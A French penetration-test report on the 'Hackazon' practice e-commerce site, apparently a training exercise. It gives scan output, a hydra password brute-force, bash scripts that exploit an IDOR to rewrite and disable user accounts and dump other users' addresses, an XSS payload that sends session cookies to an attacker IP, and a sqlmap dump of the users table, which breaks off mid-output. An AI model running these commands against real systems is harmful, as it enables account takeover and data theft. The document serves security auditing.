

RAPPORT D'ÉVALUATION DE SÉCURITÉ – SITE WEB HACKATHON

1. PRÉAMBULE

1.1 PRÉSENTATION DES RÉSULTATS

Ce rapport présente les résultats de l'évaluation de la sécurité du site web Hackathon. Il inclut une synthèse managériale, une synthèse technique, les vulnérabilités identifiées, les risques associés, ainsi que les recommandations de remédiation.

1.2 CONTEXTE

FIXME : RAPPEL DU CONTEXTE :

Cette mission a été conduite dans le cadre de l'amélioration continue de la sécurité du site Hackathon. Elle vise à identifier les vulnérabilités potentielles via un test d'intrusion externe et une revue applicative, afin de renforcer la posture de sécurité globale.

1.3 PILOTAGE DE LA PRESTATION

- **Client** : [Nom de l'organisation]
- **Équipe d'audit** : [Noms ou société]
- **Période de l'audit** : [Dates exactes]
- **Méthodologie** : Basée sur l'OWASP Testing Guide v4, les recommandations de l'ANSSI, et les benchmarks CIS applicables.

1.4 ACTIONS DE NETTOYAGE RECOMMANDÉES

- Suppression des comptes utilisateurs inactifs ou obsolètes
- Désactivation des services non utilisés
- Mise à jour des dépendances logicielles obsolètes
- Durcissement des configurations serveur et applicatives
- Suppression des fichiers de debug ou de backup laissés sur le serveur

2. SYNTHÈSE MANAGÉRIALE

2.1 SYNTHÈSE GÉNÉRALE

L'analyse du site Hackathon a permis de mettre en évidence plusieurs vulnérabilités de gravité variable. Bien que la majorité des mécanismes de sécurité soient correctement implémentés, certaines faiblesses peuvent être exploitées dans un contexte d'attaque ciblée.

2.2 SYNTHÈSE DES RISQUES

Risque identifié	Niveau de risque	Impact potentiel
Injection SQL	Critique	Accès aux données

Risque identifié	Niveau de risque	Impact potentiel
Fuite d'informations via headers HTTP	Moyen	Collecte d'informations techniques
Manque de politique CSP	Faible	Exploitation possible via XSS

2.3 SYNTHÈSE DES VULNÉRABILITÉS ET RECOMMANDATIONS

- **Injection SQL** : Sanitation des entrées, utilisation d'ORM sécurisé.
- **Exposition d'informations sensibles** : Masquage des bannières serveur, en-têtes HTTP.
- **Mauvaise gestion des sessions** : Mise en œuvre de timeouts, cookies sécurisés.
- **Absence de rate-limiting** : Implémentation de protection anti-bruteforce.

2.4 REMARQUES

- L'équipe a été réactive et transparente durant l'audit.
- Le site est en cours de développement, certaines failles sont liées à l'état non finalisé.

3. SYNTHÈSE TECHNIQUE

- **Technologies détectées** : Nginx, PHP 8.2, Laravel, MySQL, JavaScript, Bootstrap.
- **Serveur cible** : IP [X.X.X.X], hébergé sur [OVH/Hetzner/autre].
- **Portée** : Test en boîte noire (blackbox) + test d'injection en boîte grise (greybox).

4. TEST D'INTRUSION EXTERNE ET APPLICATIF

4.1 ÉVALUATION INFRASTRUCTURE

4.1.1 Réseau

Port	État	Service	Version / Info importante	Remarque rapide
25	filtered	smtp	—	Filtré (pas d'énumération)
80	open	http	nginx	Redirection HTTP → HTTPS détectée
443	open	https / http	nginx ; certificat valide du 2025-09-21 au 2025-12-20	PHPSESSID sans HttpOnly — à vérifier
1234	open	ssh	OpenSSH 10.0p2 Debian 5 (protocol 2.0)	Port SSH non standard (à auditer)
9002	open	http	Apache/2.4.56 (Debian) — index listing (Directory listing)	Listing de répertoire exposé

- **Scan Nmap** :

```
nmap -sV -sC -T4 hackazon.trackflaw.com

Sortie Nmap (brute)

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 13:30 CEST
Nmap scan report for hackazon.trackflaw.com (31.220.95.27)
Host is up (0.053s latency).
rDNS record for 31.220.95.27: vmi1593261.contaboserver.net
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE  VERSION
25/tcp    filtered  smtp
80/tcp    open       http      nginx
|_http-title: Did not follow redirect to https://hackazon.trackflaw.com/
443/tcp   open       ssl/http  nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Hackazon
| ssl-cert: Subject: commonName=hackazon.trackflaw.com
| Subject Alternative Name: DNS:hackazon.trackflaw.com
| Not valid before: 2025-09-21T12:09:08
|_Not valid after:  2025-12-20T12:09:07
1234/tcp  open       ssh       OpenSSH 10.0p2 Debian 5 (protocol 2.0)
9002/tcp  open       http      Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Directory listing of http://hackazon.trackflaw.com:9002/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```

4.1.2 Services

- **MySQL** : Port non exposé – bon point
- **SSH** : Port 1234 ouvert uniquement à certaines IP (filtrage actif)

4.2 APPLICATION WEB

4.2.2 Évaluation application

1. Collecte d'informations

cet outil nous permet de voir les fichiers, routes disponibles sur le site web

```
dirsearch -u https://hackazon.trackflaw.com/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
DeprecationWarning: pkg_resources is deprecated as an API. See
```

```
https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
```

```
 _|. _ _ _ _ _ _|_   v0.4.3
(_||| _) (/ _(_|| (_| )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460

Output File: /root/reports/https_hackazon.trackflaw.com/__25-10-09_13-38-17.txt

Target: https://hackazon.trackflaw.com/

[13:38:17] Starting:

[13:38:20] 301 - 332B - /js -> http://hackazon.trackflaw.com/js/?js

[13:38:45] 403 - 308B - /.ht_wsr.txt

[13:38:45] 403 - 311B - /.htaccess.bak1

[13:38:45] 403 - 311B - /.htaccess.orig

[13:38:45] 403 - 313B - /.htaccess.sample

[13:38:45] 403 - 311B - /.htaccess.save

[13:38:45] 403 - 312B - /.htaccess_extra

[13:38:45] 403 - 309B - /.htaccessBAK

[13:38:45] 403 - 309B - /.htaccess_sc

[13:38:45] 403 - 311B - /.htaccess_orig

[13:38:45] 403 - 309B - /.htaccessOLD

[13:38:45] 403 - 310B - /.htaccessOLD2

[13:38:45] 403 - 302B - /.html

[13:38:45] 403 - 301B - /.htm

[13:38:45] 403 - 307B - /.htpasswd

[13:38:45] 403 - 311B - /.htpasswd_test

[13:38:45] 403 - 308B - /.httr-oauth

[13:39:38] 302 - 0B - /account/ -> /user/login?

return_url=%2Faccount%2F

[13:39:38] 302 - 0B - /account -> /user/login?return_url=%2Faccount

[13:39:39] 404 - 21KB - /account/login.aspx

[13:39:39] 404 - 21KB - /account/login.jsp

[13:39:39] 404 - 21KB - /account/login

[13:39:39] 404 - 21KB - /account/login.html

[13:39:39] 404 - 21KB - /account/login.php

[13:39:39] 404 - 21KB - /account/login.js

[13:39:39] 404 - 21KB - /account/login.htm

[13:39:39] 404 - 21KB - /account/login.py

[13:39:39] 404 - 21KB - /account/login.rb

[13:39:39] 404 - 21KB - /account/logon

[13:39:39] 404 - 21KB - /account/login.shtml

[13:39:39] 404 - 21KB - /account/signin

[13:39:50] 302 - 0B - /admin -> /admin/user/login?return_url=%2Fadmin

[13:39:54] 302 - 0B - /admin/ -> /admin/user/login?

return_url=%2Fadmin%2F

[13:39:54] 302 - 0B - /admin/.config -> /admin/user/login?

return_url=%2Fadmin%2F.config

[13:39:54] 302 - 0B - /admin/%3bindex/ -> /admin/user/login?

return_url=%2Fadmin%2F%253Bindex%2F

```
[13:39:54] 302 -    0B - /admin/.htaccess -> /admin/user/login?
return_url=%2Fadmin%2F.htaccess
[13:39:54] 302 -    0B - /admin/_logs/access-log -> /admin/user/login?
return_url=%2Fadmin%2F_logs%2Faccess-log
[13:39:54] 302 -    0B - /admin/_logs/access.log -> /admin/user/login?
return_url=%2Fadmin%2F_logs%2Faccess.log
[13:39:54] 302 -    0B - /admin/_logs/access_log -> /admin/user/login?
return_url=%2Fadmin%2F_logs%2Faccess_log
[13:39:54] 302 -    0B - /admin/_logs/error-log -> /admin/user/login?
return_url=%2Fadmin%2F_logs%2Ferror-log
[13:39:54] 302 -    0B - /admin/_logs/err.log -> /admin/user/login?
return_url=%2Fadmin%2F_logs%2Ferr.log
```

Il y a parmi ces fichiers un fichier nommé 'swagger.json'. Ce fichier, exposé publiquement, a permis de cartographier l'intégralité des endpoints disponibles dans l'API, y compris ceux normalement réservés à des opérations sensibles comme

- Authentification
- **GET** `/api/auth` — Authentification via HTTP Basic Auth (retourne un token de session)

-
- Catégories
 - **GET** `/api/category` — Liste des produits par catégorie (avec token)

-
- Produits
 - **GET** `/api/product` — Liste des produits (filtrable par catégorie)
 - **GET** `/api/product/{product_id}` — Détails d'un produit par son ID

-
- Panier (Cart)
 - **POST** `/api/cartItems` — Ajoute un article au panier
 - **GET** `/api/cart/my` — Récupère le panier de l'utilisateur courant
 - **GET** `/api/cart/{cart_id}` — Récupère un panier par son ID
 - **PUT** `/api/cart/{cart_id}` — Met à jour un panier existant
 - **DELETE** `/api/cart/{cart_id}` — Supprime un panier

-
- Adresses Client
 - **GET** `/api/customerAddress` — Liste des adresses du client
 - **POST** `/api/customerAddress` — Ajoute une nouvelle adresse client

-
- Commandes (Orders)
 - **GET** `/api/order` — Liste de toutes les commandes
 - **POST** `/api/order` — Crée une nouvelle commande
 - **GET** `/api/order/{order_id}` — Récupère une commande par ID
 - **POST** `/api/orderAddresses` — Crée une adresse associée à une commande
 - **POST** `/api/orderItems` — Ajoute un article à une commande
-

- Utilisateurs
 - **GET** `/api/user/me` — Récupère les données du profil utilisateur courant
 - **PUT** `/api/user/{user_id}` — Met à jour les informations d'un utilisateur
-

- Contact
 - **POST** `/api/contactMessages` — Envoie un message de contact
-

1 - Exposition de la surface d'attaque complète : Un attaquant n'a plus besoin de deviner les routes — le fichier Swagger lui donne la carte complète de l'API. → Cela facilite la recherche et l'exploitation de vulnérabilités (injection, contrôle d'accès, etc.).

2 - Révélation d'informations sensibles : Le Swagger contient souvent :

des noms de champs internes (customer_id, active, oauth_provider, etc.)

les mécanismes d'authentification (basicAuth, apiKey)

des paramètres critiques (Authorization, cart_id, order_id) → Ces informations aident à construire des attaques plus ciblées.

3 - Aide à l'automatisation d'attaques : Le Swagger peut être importé dans des outils comme Postman, Burp Suite, ZAP, Insomnia ou Swagger UI pour générer automatiquement toutes les requêtes de l'API. → Un attaquant peut lancer des tests d'intrusion automatisés en quelques clics.

4 - Absence de cloisonnement entre environnements : Si le même Swagger est déployé sur les environnements de test et de production, il peut révéler des endpoints internes ou non encore sécurisés.

2. Configuration et mécanismes de déploiement

```
curl -I https://hackazon.trackflaw.com
HTTP/2 200
server: nginx
date: Sat, 18 Oct 2025 00:49:16 GMT
content-type: text/html; charset=utf-8
content-length: 63914
vary: Accept-Encoding
x-powered-by: PHP/5.6.40
set-cookie: PHPSESSID=c3020d4e8d8bec92345fb6d984972f02; path=/
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
pragma: no-cache
```

1. L'absence des en-têtes de sécurité HTTP (comme Strict-Transport-Security, X-Frame-Options, Content-Security-Policy, etc.) affaiblit la protection côté navigateur, exposant l'application à des risques tels que le MITM, le clickjacking, le XSS, le contournement de type MIME, la fuite d'informations sensibles et un accès non maîtrisé aux fonctionnalités du navigateur.

2. L'analyse des en-têtes HTTP de la réponse du serveur montre la présence des champs **Server** et **X-Powered-By**, qui révèlent des informations techniques sur l'environnement d'exécution. Ces en-têtes exposent notamment le type de serveur web (**Nginx**) ainsi que la version du moteur PHP (**5.6.40**).

Ces informations, bien que non sensibles à elles seules, peuvent être exploitées par un attaquant pour **identifier des vulnérabilités connues** associées à ces versions ou cibler des exploits spécifiques, facilitant ainsi des attaques ultérieures.

3. Gestion des identités

3.1 Types de comptes

- L'application définit deux types de comptes :
 - **Administrateur** : accès à un panneau dédié (**/admin**), protégé par un formulaire de connexion.
 - **Utilisateur standard** : accès aux fonctionnalités classiques (achats, gestion du profil, etc.).
- Aucun mécanisme RBAC avancé (Role-Based Access Control) n'a été observé.
- L'accès au panneau **/admin** est possible via simple découverte d'URL (dirbuster/dirsearch).

3.2 Absence de confirmation lors de la création de compte

♦ **Vulnérabilité : Absence de validation d'email à l'inscription**

- Lors de l'inscription, l'adresse email fournie n'est **pas vérifiée**.
- Il est possible de s'enregistrer avec **une fausse adresse ou un email déjà existant**.
- Aucun lien de confirmation n'est envoyé.
- Cela permet :
 - L'usurpation d'identité (ex : inscription avec l'email de quelqu'un d'autre).
 - La création de comptes en masse (spam, bots).
 - Un manque de traçabilité.

Recommandation :

- Mettre en place une **vérification par lien unique** envoyé à l'email fourni.
- Refuser les inscriptions tant que le lien n'a pas été validé.

4 Authentification

4.1 Absence de possibilité de modifier le mot de passe

- Depuis le lien : **/account/profile/edit**, l'utilisateur peut modifier :
 - Son prénom, nom, téléphone
 - **✗ Mais pas son mot de passe ni son email**
- Cela empêche l'utilisateur de renforcer la sécurité de son compte ou de corriger une fuite potentielle.

Recommandation :

- Ajouter une **fonctionnalité de modification du mot de passe** dans l'espace utilisateur, avec confirmation par mot de passe actuel.

♦ Vulnérabilité : Mots de passe faibles acceptés sans restriction

- Aucun mécanisme de validation de complexité n'est appliqué lors de l'inscription.
- Les mots de passe simples et vulnérables sont acceptés :
 - **motdepasse**, **12345**, **azerty**, etc.
- Cela facilite les attaques par force brute ou par dictionnaire.

🔧 Recommandation :

- Implémenter une **politique de mot de passe conforme aux recommandations de l'ANSSI** :
 - Minimum 12 caractères
 - Inclusion de majuscules, minuscules, chiffres et caractères spéciaux
 - Rejet des mots de passe issus de listes connues (ex : HavelBeenPwned)
- Afficher des **indicateurs de force de mot de passe** à l'utilisateur.

lors de la création du compte

🔍 Exploitation d'un compte via l'analyse du Swagger

The screenshot shows the HACKAZON website's registration page. The header includes the HACKAZON logo, links for FAQ, Contact Us, Wish List, and Sign In / Sign Up, along with a shopping cart icon. Below the header is a search bar with a dropdown menu set to 'All' and a 'Search!' button. The main content area is titled 'Please Sign Up' with the subtitle 'It's free and always will be.' Below this is a breadcrumb trail 'Home / Registration'. The registration form consists of several fields: a username field containing 'ryan', a first name field containing 'rais', a password field containing 'zindar' with a green checkmark, an email field containing 'rr@gmail.com' with a green checkmark, and two more password fields, both containing masked text and marked with green checkmarks. Below the form, a line of text states: 'By clicking [Register](#), you agree to the [Terms and Conditions](#) set out by this site, including our Cookie Use.' At the bottom, there is a blue 'Register' button, a link 'Or login via' followed by Facebook and Twitter social media icons, and two light blue buttons: 'Forgot your password?' and 'Existing User?'.

Grace au fichiers Swagger on connait la route du backend api pour s'authentifier '/api/auth/'


```
curl -v -u zindar:a \
  https://hackazon.trackflaw.com/api/auth
* Host hackazon.trackflaw.com:443 was resolved.
* IPv6: (none)
* IPv4: 31.220.95.27
*   Trying 31.220.95.27:443...
* ALPN: curl offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
*  CAfile: /etc/ssl/certs/ca-certificates.crt
*  CPath: /etc/ssl/certs
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384 / x25519 / RSASSA-
PSS
* ALPN: server accepted h2
* Server certificate:
*  subject: CN=hackazon.trackflaw.com
*  start date: Sep 21 12:09:08 2025 GMT
*  expire date: Dec 20 12:09:07 2025 GMT
*  subjectAltName: host "hackazon.trackflaw.com" matched cert's
"hackazon.trackflaw.com"
*  issuer: C=US; O=Let's Encrypt; CN=R13
*  SSL certificate verify ok.
*   Certificate level 0: Public key type RSA (2048/112 Bits/secBits),
signed using sha256WithRSAEncryption
*   Certificate level 1: Public key type RSA (2048/112 Bits/secBits),
signed using sha256WithRSAEncryption
*   Certificate level 2: Public key type RSA (4096/152 Bits/secBits),
signed using sha256WithRSAEncryption
* Connected to hackazon.trackflaw.com (31.220.95.27) port 443
* using HTTP/2
* Server auth using Basic with user 'zindar'
* [HTTP/2] [1] OPENED stream for https://hackazon.trackflaw.com/api/auth
* [HTTP/2] [1] [:method: GET]
* [HTTP/2] [1] [:scheme: https]
* [HTTP/2] [1] [:authority: hackazon.trackflaw.com]
* [HTTP/2] [1] [:path: /api/auth]
* [HTTP/2] [1] [authorization: Basic emluZGFyOmE=]
* [HTTP/2] [1] [user-agent: curl/8.15.0]
* [HTTP/2] [1] [accept: */*]
> GET /api/auth HTTP/2
> Host: hackazon.trackflaw.com
> Authorization: Basic emluZGFyOmE=
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
```

```
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
< HTTP/2 200
< server: nginx
< date: Fri, 17 Oct 2025 18:26:31 GMT
< content-type: application/json; charset=utf-8
< content-length: 113
< vary: Accept-Encoding
< x-powered-by: PHP/5.6.40
< set-cookie: PHPSESSID=59c0d283fa0a1247a7bcce3323250b29; path=/
< expires: Thu, 19 Nov 1981 08:52:00 GMT
< cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< pragma: no-cache
<
* Connection #0 to host hackazon.trackflaw.com left intact
{"message":"Your token is
established.", "code":200, "trace":"","token":"313e860e4d45d91f8261661db4d520
bd46b8b00b"}
```

on a maintenant un token qui nous sera très utile pour la suite

"313e860e4d45d91f8261661db4d520bd46b8b00b" grace au routes trouvée dans le swagger on peut acceder a nos information :

On peut également bruteforce les mdp avec hydra ce qui prouve qu'il n'y a pas de protection antibruteforce

```
hydra -S -l test_user -P /usr/share/wordlists/rockyou.txt
hackazon.trackflaw.com https-post-form \
"/user/login:username=test_user&password=^PASS^:Username or password are
incorrect."
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-10-18
04:10:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-
forms://hackazon.trackflaw.com:443/user/login:username=test_user&password=^
PASS^:Username or password are incorrect.
[443][http-post-form] host: hackazon.trackflaw.com login: test_user
password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2025-10-18
04:11:00

```
curl -H "Authorization: Token 313e860e4d45d91f8261661db4d520bd46b8b00b" \  
https://hackazon.trackflaw.com/api/user/me
```

```
{  
  "id": "14",  
  "username": "zindar",  
  "first_name": "ryan",  
  "last_name": "rais",  
  "user_phone": "",  
  "email": "rr@gmail.com",  
  "oauth_provider": null,  
  "oauth_uid": null,  
  "created_on": "2025-10-10 10:02:48",  
  "last_login": "2025-10-17 20:26:06",  
  "active": "1",  
  "photo": "ae\\zebi.php",  
  "photoUrl": "ae\\zebi.php"  
}
```

5 Autorisation

5.1 IDOR

sur la route `api/user/{id}` on est censé seulement pouvoir faire des PUT :

```
"/api/user/{user_id}": {  
  "put": {  
    "responses": {  
      "200": {  
        "description": "Response will be in JSON",  
        "schema": {  
          "$ref": "#/definitions/UserProfileData"  
        }  
      }  
    },  
    "description": "update a users data.",  
    "parameters": [  
      {  
        "name": "user_id",  
        "in": "path",  
        "required": true,  
        "type": "integer"  
      },  
      {  
        "name": "body",  
        "in": "body",  
        "schema": {  
          "$ref": "#/definitions/UserProfileData"  
        }  
      }  
    ]  
  }  
},
```

mais si on fait GET avec notre ID '14' cela fonctionne :

Description de la vulnérabilité : L'endpoint `/api/user/{user_id}` accepte d'autres méthodes HTTP (comme GET, POST ou DELETE) alors que seule la méthode PUT est officiellement déclarée dans la documentation

Swagger. Cette incohérence indique une mauvaise configuration du serveur ou un manque de contrôle d'accès sur les méthodes HTTP.

Impact : Cela peut permettre à un attaquant de contourner les contrôles d'accès ou de manipuler des données utilisateur en utilisant une méthode non prévue (par exemple, récupérer, supprimer ou modifier des informations sans authentification ni validation appropriée). Cette faille peut mener à des exfiltrations de données sensibles ou à une compromission du compte utilisateur.

```
curl -X GET \
  -H "Authorization: Token 313e860e4d45d91f8261661db4d520bd46b8b00b" \
  -H "Content-Type: application/json" \
  https://hackazon.trackflaw.com/api/user/14

{"id":"14","username":"zindar","first_name":"ryan","last_name":"rais","user_phone":"","email":"rr@gmail.com","oauth_provider":null,"oauth_uid":null,"created_on":"2025-10-10 10:02:48","last_login":"2025-10-17 20:26:06","active":"1","photo":"ae/zebi.php","photoUrl":"ae/zebi.php"}
```

Il est possible de modifier les informations de tous les utilisateurs du système en envoyant une requête PUT authentifiée vers l'endpoint `/api/user/{user_id}`, sans restriction de droits, et sans vérification que l'utilisateur modifiant les données est bien propriétaire du compte.

Le script Bash suivant permet d'automatiser la modification en masse des comptes (id 2 à 100), en les renommant, en modifiant leurs emails et numéros de téléphone, et en les désactivant ("active": "0"). Cela revient à une prise de contrôle totale sur l'ensemble de la base utilisateurs :

```
for id in $(seq 2 100); do
  echo "Testing ID $id"
  curl -s -X PUT \
    -H "Authorization: Token 313e860e4d45d91f8261661db4d520bd46b8b00b" \
    -H "Content-Type: application/json" \
    -d "{
      \"id\": $id,
      \"username\": \"hacked$id\",
      \"first_name\": \"eliot\",
      \"last_name\": \"alderson\",
      \"user_phone\": \"+1(111)111-111$id\",
      \"email\": \"user$id@trackflaw.ctf\",
      \"active\": \"0\"
    }" \
    https://hackazon.trackflaw.com/api/user/$id
done
```

On peut également utiliser ceci pour modifier les orders, et les paniers soit 3 failles IDOR via ce script BASH :

```

curl -s "https://hackazon.trackflaw.com//swagger.json" -o /tmp/swagger.json

jq -r '.paths | keys[]' /tmp/swagger.json | while read p; do
    url="https://hackazon.trackflaw.com/${p}"
    echo "Checking $url"
    curl -s -H "Authorization: Token
313e860e4d45d91f8261661db4d520bd46b8b00b" "$url" | egrep -i
'username'|email'|customer_id''
done

```

```

Checking https://hackazon.trackflaw.com/api/auth
Checking https://hackazon.trackflaw.com/api/cart/my
{"id":"9","created_at":"2025-10-09 18:36:16","updated_at":"2025-10-09
16:36:16","items_count":"0","items_qty":"0","total_price":0,"uid":"fce320e2
beed59cc1b70c82bc69dc9e5","customer_id":"0","customer_email":null,"customer
_is_guest":"0","payment_method":null,"shipping_method":null,"shipping_addre
ss_id":"0","billing_address_id":"0","last_step":"0","items":[]}

Checking https://hackazon.trackflaw.com/api/cart/{cart_id}
Checking https://hackazon.trackflaw.com/api/cartItems
Checking https://hackazon.trackflaw.com/api/category
Checking https://hackazon.trackflaw.com/api/contactMessages
{"data":[
  {"id":"1","created_at":"2025-10-09
12:30:24","name":null,"email":null,"phone":null,"message":null,"customer_id
":null},
  {"id":"2","created_at":"2025-10-09
12:38:58","name":"Hello","email":"hello@hello.com","phone":"716273827","mes
sage":"<script>...", "customer_id":"8"},
  {"id":"3","created_at":"2025-10-09
12:39:38","name":"Hello","email":"hello@hello.com","phone":"716273827","mes
sage":"<script>alert(\"1337\");</script>...", "customer_id":"8"},
  {"id":"4","created_at":"2025-10-09
12:39:46","name":null,"email":null,"phone":null,"message":null,"customer_id
":"17"},
  {"id":"5","created_at":"2025-10-09
12:54:42","name":"a","email":"A@test.com","phone":"a","message":"
<h1>test</h1>","customer_id":"5"},
  {"id":"6","created_at":"2025-10-09
13:29:16","name":"jdoe","email":"momotest@test.com","phone":"t","message":"
aefzdsfd","customer_id":"12"}
],
"page":1,
"page_url":"/api/contact_messages?page=1",
"first_page":1,
"first_page_url":"/api/contact_messages?page=1",
"last_page":1,
"last_page_url":"/api/contact_messages?page=1",
"total_items":6,
"pages":1,

```

```
"per_page":10
}

Checking https://hackazon.trackflaw.com/api/customerAddress
Checking https://hackazon.trackflaw.com/api/order
Checking https://hackazon.trackflaw.com/api/order/{order_id}
Checking https://hackazon.trackflaw.com/api/orderAddresses
{"data":[
  {"id":"13","full_name":"Vasya Petrov","address_line_1":"Star street,
666","city":"Inkograd","region":"Buryatia","zip":"666666","country_id":"RU",
"phone":"","customer_id":"2","address_type":"shipping","order_id":"7"},
  {"id":"14","full_name":"Vasya Petrov","address_line_1":"Star street,
666","city":"Inkograd","region":"Buryatia","zip":"666666","country_id":"RU",
"phone":"","customer_id":"2","address_type":"billing","order_id":"7"},
  {"id":"15","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"shipping","order_id":"8"},
  {"id":"16","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"billing","order_id":"8"},
  {"id":"17","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"shipping","order_id":"9"},
  {"id":"18","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"billing","order_id":"9"},
  {"id":"19","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"shipping","order_id":"10"},
  {"id":"20","full_name":"Nikita","address_line_1":"Minnaya,
10","city":"Moskow","region":"Moscow","zip":"123456","country_id":"RU","pho
ne":"","customer_id":"1","address_type":"billing","order_id":"10"},
  {"id":"21","full_name":"Momotest","address_line_1":"Rue de
l'esgi","city":"Paris","region":"Paris
Région","zip":"75012","country_id":"RU","phone":"607121184","customer_id":"
12","address_type":"shipping","order_id":"11"},
  {"id":"22","full_name":"Momotest","address_line_1":"Rue de
l'esgi","city":"Paris","region":"Paris
Région","zip":"75012","country_id":"RU","phone":"607121184","customer_id":"
12","address_type":"billing","order_id":"11"}
],
"page":1,
"page_url":"/api/order_address?page=1",
"first_page":1,
"first_page_url":"/api/order_address?page=1",
"last_page":1,
"last_page_url":"/api/order_address?page=1",
"next_page":2,
"next_page_url":"/api/order_address?page=2",
"total_items":16,
"pages":2,
"per_page":10
}
```

```
Checking https://hackazon.trackflaw.com/api/orderItems
Checking https://hackazon.trackflaw.com/api/product
Checking https://hackazon.trackflaw.com/api/product/{product_id}
Checking https://hackazon.trackflaw.com/api/user/me
{"id":"21","username":"zindar","first_name":"","last_name":"","user_phone":
null,"email":"rr1@gmail.com","oauth_provider":null,"oauth_uid":null,"create
d_on":"2025-10-09 17:12:27","last_login":"2025-10-09
17:12:27","active":"1","photo":null,"photoUrl":null}

Checking https://hackazon.trackflaw.com/api/user/{user_id}
```

On peut ici voir les messages des autres utilisateurs sur la page contact on peut voir que de nombreux utilisateurs ont tenté d'exploiter une faille XSS et aussi les adresses de commande des autres utilisateurs.

Conséquences :

- Usurpation d'identité : un utilisateur malveillant peut se faire passer pour un autre.
- Perturbation massive : tous les comptes peuvent être désactivés ("active": "0"), rendant le service inutilisable.
- Exfiltration ou destruction de données personnelles sensibles.

Compromission du compte Jdoe

Une vulnérabilité de type **XSS (Cross-Site Scripting)** a été identifiée sur la page FAQ.

Celle-ci permet à un attaquant d'injecter et d'exécuter du code JavaScript malveillant dans le navigateur d'un utilisateur authentifié.

En exploitant cette faille, il est possible de **voler la session d'un utilisateur** (ici **jdoe**) et de **prendre le contrôle de son compte** sans connaître ses identifiants.

Preuve de concept (PoC)

1. Payload XSS injecté sur la page FAQ :

```
<script>new Image().src="http://<IP_PUBLIQUE_ATAQUANT>:8080/?
cookie="+document.cookie</script>
```

2. Sur la machine de l'attaquant, un simple serveur HTTP permet de récupérer le cookie :

```
python3 -m http.server 8080
```

3. Résultat dans les logs du serveur :

```
GET /?cookie=PHPSESSID=c49c778030a3efc0bb33e134068b2544
```

Usurpation de session :

- L'attaquant copie le cookie PHPSESSID.
- Il l'ajoute dans l'onglet Application > Cookies de son navigateur.
- En rechargeant la page, il est connecté en tant que John Doe.

💥 Impact

- Usurpation d'identité (John Doe)
- Prise de contrôle de session sans authentification
- Accès aux données personnelles de la victime
- Actions au nom de l'utilisateur ciblé (ex : commandes, modification de profil)
- Si la victime est admin → compromission totale de l'application

⚙ Cause technique

- Absence d'encodage et de filtrage des entrées utilisateur sur la page FAQ.
- Le champ vulnérable renvoie du contenu directement dans le DOM sans validation.
- Les cookies ne sont pas marqués comme HttpOnly, donc accessibles via JavaScript.

🔧 Recommandations

- Échapper toutes les entrées utilisateur (htmlspecialchars, escape()...)
- Implémenter une CSP (Content Security Policy) restrictive.
- Marquer les cookies de session comme HttpOnly et Secure.
- Utiliser des bibliothèques de templating sûres côté serveur (ex : Twig, Handlebars).
- Mettre en œuvre des tests automatisés XSS avec ZAP/Burp.
- Ajouter des filtres WAF pour bloquer les scripts injectés.

SQL Injection

```
sqlmap -u "https://hackazon.trackflaw.com/product/view?id=64%67" -D
hackazon -T tbl_users -C username,password --dump
```

```

      ____
     _H_
    _[()]_ {1.9.6#stable}
|_ -| . [,] | .'| . |
|__|_ [.]_|_|_|_|_|_|_|_|
      |_|V...      |_| https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:32:06 /2025-10-18/

[02:32:06] [INFO] resuming back-end DBMS 'mysql'

[02:32:06] [INFO] testing connection to the target URL

you have not declared cookie(s), while server wants to set its own ('PHPSESSID=51106b0ce62...52e47fea95;visited_products=%2C64g%2C'). Do you


```

